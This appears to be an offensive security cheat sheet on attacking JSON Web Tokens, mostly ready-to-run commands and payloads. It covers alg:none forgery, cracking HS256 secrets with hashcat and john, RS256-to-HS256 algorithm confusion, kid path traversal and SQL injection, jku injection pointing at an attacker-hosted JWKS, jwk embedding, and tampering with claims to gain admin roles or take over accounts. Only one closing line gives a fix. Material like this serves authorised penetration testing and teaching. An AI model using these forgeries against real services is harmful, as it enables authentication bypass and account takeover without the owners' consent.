


JWT Attacks — JSON Web Tokens

A JWT is `base64url(header).base64url(payload).signature` — a token the server trusts if the signature verifies. Every attack makes the server accept a token you forged, or one it never really checked, so you can become any user or role. Replace `<placeholders>` with your own values.



Part 1 — Overview (at a glance)

The attacks (try in this order)

Attack	Server flaw	Result
alg:none	accepts unsigned tokens	strip signature, forge freely
Weak HMAC secret	HS256 with a guessable key	crack offline → sign anything
alg confusion RS256→HS256	verifies with public key, no alg pin	sign with the public key as HMAC secret
kid injection	kid used in a path / SQL	point key lookup at a value you control
jwk/jku injection	trusts a key embedded/URL in header	supply your own signing key
Claim tampering	signature not actually checked	edit sub / role , resend

Go-to

Reliable

```
jwt_tool <token> # decode + scan for all the above
jwt_tool <token> -X a # alg:none exploit
hashcat -m 16500 jwt.txt rockyou.txt # crack an HS256 secret
```

Part 2 — Detailed walkthrough

① Decode · ② alg:none

Decode (jwt_tool / jwt.io / Burp JWT Editor); note alg (HS256=secret, RS256=RSA) and claims (sub, role, exp).

alg:none

```
header: {"alg":"none","typ":"JWT"}
payload: {"sub":"admin","role":"admin"}
token:  base64url(header).base64url(payload). # trailing dot, empty sig
jwt_tool <token> -X a -pc role -pv admin # does it for you
```

③ Weak HMAC secret (HS256)

Crack

```
hashcat -m 16500 jwt.txt /usr/share/wordlists/rockyou.txt # jwt.txt = full token
jwt_tool <token> -S hs256 -p '<secret>' -pc role -pv admin # forge with it
```

```
<token>:secretkey ← hashcat prints the recovered secret
```

④ alg confusion RS256→HS256 · ⑤ header injection

Confusion

```
# get public key (/jwks.json, a cert, or derive from 2 tokens), sign HS256 with it:
jwt_tool <token> -X k -pk public.pem -pc role -pv admin
```

Header injection

```
kid path: {"alg":"HS256","kid":"../../../../dev/null"} # sign with empty key ""
kid SQLi: inject in kid to return a key you control
jku:      {"alg":"RS256","jku":"http://<your-server>/jwks.json"} # host your JWKS
jwk:      jwt_tool <token> -X i -pc role -pv admin # embed your own key
```

⑥ Claim tampering (signature not checked)

Tamper

```
{"sub":"admin","role":"admin","isAdmin":true} # re-base64, resend
# also: extend exp · change sub to another user (takeover) · flip role/isAdmin
```

Part 3 — Payload arsenal

jwt_tool & cracking

jwt_tool

```
jwt_tool <token> # decode + vuln scan
jwt_tool <token> -X a # alg:none
jwt_tool <token> -X k -pk public.pem # RS256→HS256
jwt_tool <token> -X i # jwk injection
jwt_tool <token> -C -d rockyou.txt # dictionary-crack secret
# -pc = claim to change, -pv = new value
```

Crack

```
hashcat -m 16500 jwt.txt rockyou.txt
john jwt.txt --wordlist=rockyou.txt --format=HMAC-SHA256
```

Attack reference & tools

Header says	Attack
alg:HS256	crack the secret (hashcat 16500) · try alg:none
alg:RS256	alg confusion (sign HS256 w/ public key) · jku / jwk injection
has kid	path traversal / SQLi in kid
has jku	host your own JWKS at the jku URL
any	claim tampering if the signature isn't verified

Tools: `jwt_tool` (all-in-one) · `jwt.io` (decode) · Burp JWT Editor / JSON Web Tokens extension.

Key idea: a JWT is only as safe as the server's verification. The signature proves the token wasn't altered — every JWT attack makes the server accept a token you signed (weak/known secret, wrong algorithm, a key you supplied) or one it never really checked. Forge the claims you want (role:admin, another sub) and you have auth bypass or takeover. Fix: pin the algorithm, verify with the correct key, reject none.